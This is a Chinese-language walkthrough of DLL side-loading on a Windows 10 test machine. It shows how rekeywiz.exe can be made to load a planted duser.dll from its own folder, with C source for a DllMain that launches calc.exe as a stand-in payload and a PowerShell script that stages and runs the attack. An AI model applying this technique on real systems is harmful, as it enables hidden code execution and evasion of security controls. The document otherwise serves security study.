环境说明
IP | HOSTNAME | NOTE |
|---|
N/A | Win10 | 测试机器 |
相关脚本
| 内容 | 下载 |
|---|
powershell脚本和恶意dll文件 | 点击下载 |
攻击过程:
rekeywiz.exe

rekeywiz.exe是微软操作系统自带的应用程序,其在执行时会加载duser.dll文件,可以通过process monitor软件来监控,我们先设置对rekeywiz.exe程序和其所加载的dll的监控,如下图:
- 我们通过

powershell终端启动rekeywiz.exe,可以通过process monitor发现其加载了C:\Windows\System32\下的duser.dll文件,如下图:
rekeywiz.exe在加载duser.dll文件时,会先去搜索该文件,默认的搜索路径依次是应用程序加载的目录、系统目录、16位系统目录、Windows目录、当前目录、PATH环境变量中列出的目录。那么此时我们将rekeywiz.exe复制到一个临时目录E:\TempProjects\dll_side_load下,同时我们编写一个恶意的duser.dll文件,该dll文件提供与原dll相同的功能的同时,插入我们写入的恶意代码:
#include <Windows.h>
#include <stdio.h>

int payload() {
    printf("payload statement execute\n");
    // call calc.exe
    system("calc.exe");
    return 0;
}

BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,  // handle to DLL module
    DWORD fdwReason,     // reason for calling function
    LPVOID lpReserved )  // reserved
{
    // Perform actions based on the reason for calling.
    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH:
            // Initialize once for each new process.
            // Return FALSE to fail DLL load.
            payload();
            break;

        case DLL_THREAD_ATTACH:
            // Do thread-specific initialization.
            break;

        case DLL_THREAD_DETACH:
            // Do thread-specific cleanup.
            break;

        case DLL_PROCESS_DETACH:
            // Perform any necessary cleanup.
            break;
    }
    return TRUE;  // Successful DLL_PROCESS_ATTACH.
}
- 通过

.def文件编写导出函数的信息,然后由链接器自动实现函数转发的功能,并且编译生成恶意的duser.dll文件,将其和临时目录E:\TempProjects\dll_side_load下的rekeywiz.exe文件放置在一起,然后我们执行临时目录下的rekeywiz.exe文件,如下图可以发现,此时rekeywiz.exe文件加载的是同目录下的duser.dll文件,而不是C:\Windows\System32\下正常的duser.dll文件:
$target_path = "E:/TempProjects/dll_side_load/rekeywiz.exe"
$rekeywiz_path = "C:/Windows/System32/rekeywiz.exe"
Copy-Item -path $rekeywiz_path -Destination $target_path # move rekeywiz.exe to temp path
Start-Process $target_path # run rekeywiz.exe which in the tmp path and the malicious dll will run calc.exe